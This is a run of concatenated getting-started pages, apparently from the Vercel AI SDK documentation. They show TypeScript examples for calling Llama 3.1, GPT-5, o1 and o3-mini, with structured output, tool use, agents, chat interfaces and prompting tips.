title: Get started with Llama 3.1 description: Get started with Llama 3.1 using the AI SDK. tags: ['getting-started']
Get started with Llama 3.1
With the release of Llama 3.1, there has never been a better time to start building AI applications.
The AI SDK is a powerful TypeScript toolkit for building AI application with large language models (LLMs) like Llama 3.1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more
Llama 3.1
The release of Meta's Llama 3.1 is an important moment in AI development. As the first state-of-the-art open weight AI model, Llama 3.1 is helping accelerate developers building AI apps. Available in 8B, 70B, and 405B sizes, these instruction-tuned models work well for tasks like dialogue generation, translation, reasoning, and code generation.
Benchmarks
Llama 3.1 surpasses most available open-source chat models on common industry benchmarks and even outperforms some closed-source models, offering superior performance in language nuances, contextual understanding, and complex multi-step tasks. The models' refined post-training processes significantly improve response alignment, reduce false refusal rates, and enhance answer diversity, making Llama 3.1 a powerful and accessible tool for building generative AI applications.
Source: Meta AI - Llama 3.1 Model Card
Choosing Model Size
Llama 3.1 includes a new 405B parameter model, becoming the largest open-source model available today. This model is designed to handle the most complex and demanding tasks.
When choosing between the different sizes of Llama 3.1 models (405B, 70B, 8B), consider the trade-off between performance and computational requirements. The 405B model offers the highest accuracy and capability for complex tasks but requires significant computational resources. The 70B model provides a good balance of performance and efficiency for most applications, while the 8B model is suitable for simpler tasks or resource-constrained environments where speed and lower computational overhead are priorities.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Llama 3.1 (using DeepInfra) with the AI SDK:
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-405B-Instruct'),
prompt: 'What is love?',
});
AI SDK Core abstracts away the differences between model providers, allowing you to focus on building great applications. Prefer to use Amazon Bedrock? The unified interface also means that you can easily switch between models by changing just two lines of code.
import { generateText } from 'ai';
import { bedrock } from '@ai-sdk/amazon-bedrock';
const { text } = await generateText({
model: bedrock('meta.llama3-1-405b-instruct-v1'),
prompt: 'What is love?',
});
Streaming the Response
To stream the model's response as it's being generated, update your code snippet to use the streamText function.
import { streamText } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
const { textStream } = streamText({
model: deepinfra('meta-llama/Meta-Llama-3.1-405B-Instruct'),
prompt: 'What is love?',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides generateText and streamText with Output to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateText, Output } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
const { output } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Tools
While LLMs have incredible generation capabilities, they struggle with discrete tasks (e.g. mathematics) and interacting with the outside world (e.g. getting the weather). The solution: tools, which are like programs that you provide to the model, which it can choose to call as necessary.
Using Tools with the AI SDK
The AI SDK supports tool usage across several of its functions, including generateText and streamUI. By passing one or more tools to the tools parameter, you can extend the capabilities of LLMs, allowing them to perform discrete tasks and interact with external systems.
Here's an example of how you can use a tool with the AI SDK and Llama 3.1:
import { generateText, tool } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'What is the weather like today?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data, enhancing its ability to provide accurate and up-to-date information.
Agents
Agents take your AI applications a step further by allowing models to execute multiple steps (i.e. tools) in a non-deterministic way, making decisions based on context and user input.
Agents use LLMs to choose the next step in a problem-solving process. They can reason at each step and make decisions based on the evolving context.
Implementing Agents with the AI SDK
The AI SDK supports agent implementation through the maxSteps parameter. This allows the model to make multiple decisions and tool calls in a single interaction.
Here's an example of an agent that solves math problems:
import { generateText, tool } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import * as mathjs from 'mathjs';
import { z } from 'zod';
const problem =
'Calculate the profit for a day if revenue is $5000 and expenses are $3500.';
const { text: answer } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
system:
'You are solving math problems. Reason step by step. Use the calculator when necessary.',
prompt: problem,
tools: {
calculate: tool({
description: 'A tool for evaluating mathematical expressions.',
inputSchema: z.object({ expression: z.string() }),
execute: async ({ expression }) => mathjs.evaluate(expression),
}),
},
maxSteps: 5,
});
In this example, the agent can use the calculator tool multiple times if needed, reasoning through the problem step by step.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Llama 3.1 (via DeepInfra):
import { deepinfra } from '@ai-sdk/deepinfra';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent<HTMLFormElement>) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
return null;
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then streamed back in real-time and displayed in the chat UI.
This enables a seamless chat experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Going Beyond Text
The AI SDK's React Server Components (RSC) API enables you to create rich, interactive interfaces that go beyond simple text generation. With the streamUI function, you can dynamically stream React components from the server to the client.
Let's dive into how you can leverage tools with AI SDK RSC to build a generative user interface with Next.js (App Router).
First, create a Server Action.
'use server';
import { streamUI } from '@ai-sdk/rsc';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
export async function streamComponent() {
const result = await streamUI({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'Get the weather for San Francisco',
text: ({ content }) => <div>{content}</div>,
tools: {
getWeather: {
description: 'Get the weather for a location',
inputSchema: z.object({ location: z.string() }),
generate: async function* ({ location }) {
yield <div>loading...</div>;
const weather = '25c'; // await getWeather(location);
return (
<div>
the weather in {location} is {weather}.
</div>
);
},
},
},
});
return result.value;
}
In this example, if the model decides to use the getWeather tool, it will first yield a div while fetching the weather data, then return a weather component with the fetched data (note: static data in this example). This allows for a more dynamic and responsive UI that can adapt based on the AI's decisions and external data.
On the frontend, you can call this Server Action like any other asynchronous function in your application. In this case, the function returns a regular React component.
'use client';
import { useState } from 'react';
import { streamComponent } from './actions';
export default function Page() {
const [component, setComponent] = useState<React.ReactNode>();
return (
<div>
<form
onSubmit={async e => {
e.preventDefault();
setComponent(await streamComponent());
}}
>
<button>Stream Component</button>
</form>
<div>{component}</div>
</div>
);
}
To see AI SDK RSC in action, check out our open-source Next.js Gemini Chatbot.
Migrate from OpenAI
One of the key advantages of the AI SDK is its unified API, which makes it incredibly easy to switch between different AI models and providers. This flexibility is particularly useful when you want to migrate from one model to another, such as moving from OpenAI's GPT models to Meta's Llama models hosted on DeepInfra.
Here's how simple the migration process can be:
OpenAI Example:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('gpt-4.1'),
prompt: 'What is love?',
});
Llama on DeepInfra Example:
import { generateText } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'What is love?',
});
Thanks to the unified API, the core structure of the code remains the same. The main differences are:
- Creating a DeepInfra client
- Changing the model name from
openai("gpt-4.1")todeepinfra("meta-llama/Meta-Llama-3.1-70B-Instruct").
With just these few changes, you've migrated from using OpenAI's GPT-4-Turbo to Meta's Llama 3.1 hosted on DeepInfra. The generateText function and its usage remain identical, showcasing the power of the AI SDK's unified API.
This feature allows you to easily experiment with different models, compare their performance, and choose the best one for your specific use case without having to rewrite large portions of your codebase.
Prompt Engineering and Fine-tuning
While the Llama 3.1 family of models are powerful out-of-the-box, their performance can be enhanced through effective prompt engineering and fine-tuning techniques.
Prompt Engineering
Prompt engineering is the practice of crafting input prompts to elicit desired outputs from language models. It involves structuring and phrasing prompts in ways that guide the model towards producing more accurate, relevant, and coherent responses.
For more information on prompt engineering techniques (specific to Llama models), check out these resources:
Fine-tuning
Fine-tuning involves further training a pre-trained model on a specific dataset or task to customize its performance for particular use cases. This process allows you to adapt Llama 3.1 to your specific domain or application, potentially improving its accuracy and relevance for your needs.
To learn more about fine-tuning Llama models, check out these resources:
- Official Fine-tuning Llama Guide
- Fine-tuning and Inference with Llama 3
- Fine-tuning Models with Fireworks AI
- Fine-tuning Llama with Modal
Conclusion
The AI SDK offers a powerful and flexible way to integrate cutting-edge AI models like Llama 3.1 into your applications. With AI SDK Core, you can seamlessly switch between different AI models and providers by changing just two lines of code. This flexibility allows for quick experimentation and adaptation, reducing the time required to change models from days to minutes.
The AI SDK ensures that your application remains clean and modular, accelerating development and future-proofing against the rapidly evolving landscape.
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with GPT-5 description: Get started with GPT-5 using the AI SDK. tags: ['getting-started']
Get started with OpenAI GPT-5
With the release of OpenAI's GPT-5 model, there has never been a better time to start building AI applications with advanced capabilities like verbosity control, web search, and native multi-modal understanding.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI GPT-5 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI GPT-5
OpenAI's GPT-5 represents their latest advancement in language models, offering powerful new features including verbosity control for tailored response lengths, integrated web search capabilities, reasoning summaries for transparency, and native support for text, images, audio, and PDFs. The model is available in three variants: gpt-5, gpt-5-mini for faster, more cost-effective processing, and gpt-5-nano for ultra-efficient operations.
Prompt Engineering for GPT-5
Here are the key strategies for effective prompting:
Core Principles
- Be precise and unambiguous: Avoid contradictory or ambiguous instructions. GPT-5 performs best with clear, explicit guidance.
- Use structured prompts: Leverage XML-like tags to organize different sections of your instructions for better clarity.
- Natural language works best: While being precise, write prompts as you would explain to a skilled colleague.
Prompting Techniques
1. Agentic Workflow Control
- Adjust the
reasoningEffortparameter to calibrate model autonomy - Set clear stop conditions and define explicit tool call budgets
- Provide guidance on exploration depth and persistence
// Example with reasoning effort control
const result = await generateText({
model: openai('gpt-5'),
prompt: 'Analyze this complex dataset and provide insights.',
providerOptions: {
openai: {
reasoningEffort: 'high', // Increases autonomous exploration
},
},
});
2. Structured Prompt Format Use XML-like tags to organize your prompts:
<context_gathering>
Goal: Extract key performance metrics from the report
Method: Focus on quantitative data and year-over-year comparisons
Early stop criteria: Stop after finding 5 key metrics
</context_gathering>
<task>
Analyze the attached financial report and identify the most important metrics.
</task>
3. Tool Calling Best Practices
- Use tool preambles to provide clear upfront plans
- Define safe vs. unsafe actions for different tools
- Create structured updates about tool call progress
4. Verbosity Control
- Use the
textVerbosityparameter to control response length programmatically - Override with natural language when needed for specific contexts
- Balance between conciseness and completeness
5. Optimization Workflow
- Start with a clear, simple prompt
- Test and identify areas of ambiguity or confusion
- Iteratively refine by removing contradictions
- Consider using OpenAI's Prompt Optimizer tool for complex prompts
- Document successful patterns for reuse
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI GPT-5 with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('gpt-5'),
prompt: 'Explain the concept of quantum entanglement.',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides generateText and streamText with Output to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateText, Output } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { output } = await generateText({
model: openai('gpt-5'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Verbosity Control
One of GPT-5's new features is verbosity control, allowing you to adjust response length without modifying your prompt:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Concise response
const { text: conciseText } = await generateText({
model: openai('gpt-5'),
prompt: 'Explain quantum computing.',
providerOptions: {
openai: {
textVerbosity: 'low', // Produces terse, minimal responses
},
},
});
// Detailed response
const { text: detailedText } = await generateText({
model: openai('gpt-5'),
prompt: 'Explain quantum computing.',
providerOptions: {
openai: {
textVerbosity: 'high', // Produces comprehensive, detailed responses
},
},
});
Web Search
GPT-5 can access real-time information through the integrated web search tool:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'What are the latest developments in AI this week?',
tools: {
web_search: openai.tools.webSearch({
searchContextSize: 'high',
}),
},
});
// Access URL sources
const sources = result.sources;
Reasoning Summaries
For transparency into GPT-5's thought process, enable reasoning summaries:
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai('gpt-5'),
prompt:
'Solve this logic puzzle: If all roses are flowers and some flowers fade quickly, do all roses fade quickly?',
providerOptions: {
openai: {
reasoningSummary: 'detailed', // 'auto' for condensed or 'detailed' for comprehensive
},
},
});
// Stream reasoning and text separately
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
console.log(part.textDelta);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
Using Tools with the AI SDK
GPT-5 supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { toolResults } = await generateText({
model: openai('gpt-5'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI GPT-5:
In a new Next.js application, first install the AI SDK and the OpenAI provider:
Then, create a route handler for the chat endpoint:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('gpt-5'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({});
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
return null;
})}
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/cookbook to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/cookbook/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with OpenAI o1 description: Get started with OpenAI o1 using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with OpenAI o1
With the release of OpenAI's o1 series models, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI o1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI o1
OpenAI released a series of AI models designed to spend more time thinking before responding. They can reason through complex tasks and solve harder problems than previous models in science, coding, and math. These models, named the o1 series, are trained with reinforcement learning and can "think before they answer". As a result, they are able to produce a long internal chain of thought before responding to a prompt.
The main reasoning model available in the API is:
- o1: Designed to reason about hard problems using broad general knowledge about the world.
| Model | Streaming | Tools | Object Generation | Reasoning Effort |
|---|---|---|---|---|
| o1 |
Benchmarks
OpenAI o1 models excel in scientific reasoning, with impressive performance across various domains:
- Ranking in the 89th percentile on competitive programming questions (Codeforces)
- Placing among the top 500 students in the US in a qualifier for the USA Math Olympiad (AIME)
- Exceeding human PhD-level accuracy on a benchmark of physics, biology, and chemistry problems (GPQA)
Prompt Engineering for o1 Models
The o1 models perform best with straightforward prompts. Some prompt engineering techniques, like few-shot prompting or instructing the model to "think step by step," may not enhance performance and can sometimes hinder it. Here are some best practices:
- Keep prompts simple and direct: The models excel at understanding and responding to brief, clear instructions without the need for extensive guidance.
- Avoid chain-of-thought prompts: Since these models perform reasoning internally, prompting them to "think step by step" or "explain your reasoning" is unnecessary.
- Use delimiters for clarity: Use delimiters like triple quotation marks, XML tags, or section titles to clearly indicate distinct parts of the input, helping the model interpret different sections appropriately.
- Limit additional context in retrieval-augmented generation (RAG): When providing additional context or documents, include only the most relevant information to prevent the model from overcomplicating its response.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI o1 with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o1'),
prompt: 'Explain the concept of quantum entanglement.',
});
AI SDK Core abstracts away the differences between model providers, allowing you to focus on building great applications. The unified interface also means that you can easily switch between models by changing just one line of code.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o1'),
prompt: 'Explain the concept of quantum entanglement.',
});
Refining Reasoning Effort
You can control the amount of reasoning effort expended by o1 through the reasoningEffort parameter.
This parameter can be set to 'low', 'medium', or 'high' to adjust how much time and computation the model spends on internal reasoning before producing a response.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Reduce reasoning effort for faster responses
const { text } = await generateText({
model: openai('o1'),
prompt: 'Explain quantum entanglement briefly.',
providerOptions: {
openai: { reasoningEffort: 'low' },
},
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides generateText and streamText with Output to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateText, Output } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { output } = await generateText({
model: openai('o1'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Structured object generation is supported with o1.
Tools
While LLMs have incredible generation capabilities, they struggle with discrete tasks (e.g. mathematics) and interacting with the outside world (e.g. getting the weather). The solution: tools, which are like programs that you provide to the model, which it can choose to call as necessary.
Using Tools with the AI SDK
The AI SDK supports tool usage across several of its functions, like generateText and streamText. By passing one or more tools to the tools parameter, you can extend the capabilities of LLMs, allowing them to perform discrete tasks and interact with external systems.
Here's an example of how you can use a tool with the AI SDK and o1:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai('o1'),
prompt: 'What is the weather like today?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data (simulated for simplicity), enhancing its ability to provide accurate and up-to-date information.
Tools are compatible with o1.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI o1:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 5 minutes
export const maxDuration = 300;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('o1'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out our support for the o1 series of reasoning models in the OpenAI Provider.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with OpenAI o3-mini description: Get started with OpenAI o3-mini using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with OpenAI o3-mini
With the release of OpenAI's o3-mini model, there has never been a better time to start building AI applications, particularly those that require complex STEM reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI o3-mini alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI o3-mini
OpenAI recently released a new AI model optimized for STEM reasoning that excels in science, math, and coding tasks. o3-mini matches o1's performance in these domains while delivering faster responses and lower costs. The model supports tool calling, structured outputs, and system messages, making it a great option for a wide range of applications.
o3-mini offers three reasoning effort levels:
- [Low]: Optimized for speed while maintaining solid reasoning capabilities
- [Medium]: Balanced approach matching o1's performance levels
- [High]: Enhanced reasoning power exceeding o1 in many STEM domains
| Model | Streaming | Tool Calling | Structured Output | Reasoning Effort | Image Input |
|---|---|---|---|---|---|
| o3-mini |
Benchmarks
OpenAI o3-mini demonstrates impressive performance across technical domains:
- 87.3% accuracy on AIME competition math questions
- 79.7% accuracy on PhD-level science questions (GPQA Diamond)
- 2130 Elo rating on competitive programming (Codeforces)
- 49.3% accuracy on verified software engineering tasks (SWE-bench)
These benchmark results are using high reasoning effort setting.
Prompt Engineering for o3-mini
The o3-mini model performs best with straightforward prompts. Some prompt engineering techniques, like few-shot prompting or instructing the model to "think step by step," may not enhance performance and can sometimes hinder it. Here are some best practices:
- Keep prompts simple and direct: The model excels at understanding and responding to brief, clear instructions without the need for extensive guidance.
- Avoid chain-of-thought prompts: Since the model performs reasoning internally, prompting it to "think step by step" or "explain your reasoning" is unnecessary.
- Use delimiters for clarity: Use delimiters like triple quotation marks, XML tags, or section titles to clearly indicate distinct parts of the input.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI o3-mini with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'Explain the concept of quantum entanglement.',
});
Refining Reasoning Effort
You can control the amount of reasoning effort expended by o3-mini through the reasoningEffort parameter.
This parameter can be set to low, medium, or high to adjust how much time and computation the model spends on internal reasoning before producing a response.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Reduce reasoning effort for faster responses
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'Explain quantum entanglement briefly.',
providerOptions: {
openai: { reasoningEffort: 'low' },
},
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides generateText and streamText with Output to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateText, Output } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { output } = await generateText({
model: openai('o3-mini'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Using Tools with the AI SDK
o3-mini supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data (simulated for simplicity), enhancing its ability to provide accurate and up-to-date information.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI o3-mini:
